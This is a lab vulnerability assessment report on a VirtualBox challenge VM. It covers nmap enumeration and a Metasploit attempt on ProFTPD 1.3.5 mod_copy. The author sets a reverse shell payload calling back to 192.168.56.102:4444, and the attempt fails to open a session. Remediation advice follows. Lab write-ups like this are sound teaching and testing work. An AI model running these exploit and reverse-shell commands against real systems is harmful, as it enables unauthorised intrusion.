Vulnerability Assessment Report

Prepared by: Shifna N

Date: August 2025

•Challenge Information

VM Setup: Vulnerable VM imported in VirtualBox (Host-only Network)
Attacker Machine: Kali Linux
IP: 192.168.56.102
Target Machine: Challenge VM
IP: 192.168.56.101
Tools Used:
Nmap
Metasploit Framework


1. Enumeration

1.1 . nmap scan

Command

Bash
sudo nmap -p- 192.168.56.101 -oN full_ports.txt

Findings:
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
445/tcp open microsoft-ds
631/tcp open ipp
3000/tcp closed ppp
3306/tcp open mysql
3500/tcp open rtmp-port
6697/tcp open ircs-u
8080/tcp open http-proxy
8181/tcp closed intermapper



1.2 Vulnerability Notes

FTP (21 – ProFTPD 1.3.5): Weak/default credentials; `mod_copy` RCE possible.
SSH (22 – OpenSSH 6.6.1p1): Old version; may have security flaws.
HTTP (80 – Apache 2.4.7): Directory listing enabled; `/chat/`, `/drupal/`, `/phpmyadmin/`, `/payroll_app.php` accessible.
SMB (445 – Samba 4.3.11): Guest access enabled; message signing disabled → MITM risk.
CUPS (631 – CUPS 1.7): PUT method enabled → file upload risk.
MySQL (3306): Open but requires credentials; weak/default passwords risky.
WEBrick (3500 – Ruby on Rails 2.3.8): Outdated web app; possible vulnerabilities.
IRC (6697 – UnrealIRCd): Possible misconfigurations.
Jetty (8080 – Jetty 8.1.7): Outdated server; potential web exploits.

2. Exploitation

2.1 Vulnerability Search

To Identify available exploits for the target service (ProFTPD 1.3.5).

Command

Bash
```
searchsploit ProFTPD 1.3.5
```

Findings:

Exploit Title	Path
ProFTPd 1.3.5 - 'mod_copy' Command Execution	linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command	linux/remote/36803.py
ProFTPd 1.3.5 - 'mod_copy' Remote Command	linux/remote/49908.py
ProFTPd 1.3.5 - File Copy	linux/remote/36742.txt

```
┌──(kali㉿kali)-[~]
└─$ searchsploit ProFTPD 1.3.5
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------------
ProFTPd 1.3.5 - 'mod_copy' Command Executi | linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command  | linux/remote/36803.py
ProFTPd 1.3.5 - 'mod_copy' Remote Command  | linux/remote/49908.py
ProFTPd 1.3.5 - File Copy                  | linux/remote/36742.txt
---------------------------------------------- ---------------------------------
Shellcodes: No Results
```

2.2 Exploitation Overview

2.2.1.Starting Metasploit

Bash
msfconsole

```
kali@kali: ~
File  Actions  Edit  View  Help

       =[ metasploit v6.4.64-dev                          ]
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ProFTPD 1.3.5

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Chec
k  Description
   -  ----                                  ---------------  ----       ----
-  -----------
   0  exploit/unix/ftp/proftpd_modcopy_exec  2015-04-22       excellent  Yes
   ProFTPD 1.3.5 Mod_Copy Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exp
loit/unix/ftp/proftpd_modcopy_exec
```

2.2.2. Search and select the ProFTPD module

Bash
search ProFTPD 1.3.5
use 0
show options

```
kali@kali: ~
File  Actions  Edit  View  Help

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   CHOST                       no        The local client address
   CPORT                       no        The local client port
   Proxies                     no        A proxy chain of format type:host:
                                         port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://do
                                         cs.metasploit.com/docs/using-metas
                                         ploit/basics/using-metasploit.html
   RPORT      80               yes       HTTP port (TCP)
   RPORT_FTP  21               yes       FTP port
   SITEPATH   /var/www         yes       Absolute writable website path
   SSL        false            no        Negotiate SSL/TLS for outgoing con
                                         nections
   TARGETURI  /                yes       Base path to the website
   TMPPATH    /tmp             yes       Absolute writable path
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_netcat):
```

2.2.3.Show module options and configure the target

Bash
set RHOSTS 192.168.56.101
set RPORT_FTP 21
set SITEPATH /tmp
set PAYLOAD cmd/unix/reverse_perl
set LHOST 192.168.56.102
set LPORT 4444

2.2.4.Run the exploit

Bash
exploit

2.2.5. Result:
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.101:21 - Connected to FTP server
[*] Sending copy commands to FTP server
[*] Executing PHP payload /tmp/M4O86b.php

[-] Exploit aborted due to failure: unknown
[!] This exploit may require manual cleanup of '/tmp/M4O86b.php'
[*] Exploit completed, but no session was created.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RPORT_FTP 21
RPORT_FTP => 21
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
SITEPATH => /var/www/html
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set PAYLOAD cmd/unix/reverse_pe
rl
PAYLOAD => cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set LPORT 4444
LPORT => 4444
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.101:21 - 192.168.56.101:21 - Connected to FTP server
[*] 192.168.56.101:21 - 192.168.56.101:21 - Sending copy commands to FTP serv
er
[*] 192.168.56.101:21 - Executing PHP payload /eNJeD.php
[-] 192.168.56.101:21 - Exploit aborted due to failure: unknown: 192.168.56.1
01:21 - Failure executing payload
[!] 192.168.56.101:21 - This exploit may require manual cleanup of '/var/www/
html/eNJeD.php' on the target
[*] Exploit completed, but no session was created.
```

3. Observations

•The exploit uploaded the payload successfully to /tmp, but execution failed.
•No shell session was obtained.
•/tmp is writable, but PHP execution is restricted, preventing automatic shell creation.
•This confirms the system is vulnerable to ProFTPD mod_copy, even though the Metasploit payload did not succeed

4.Recommendations

•Update ProFTPD to a version > 1.3.5 or disable mod_copy.
•Restrict writable directories and enforce proper permissions.
•Consider manual payload execution in a web-accessible, writable directory for controlled testing.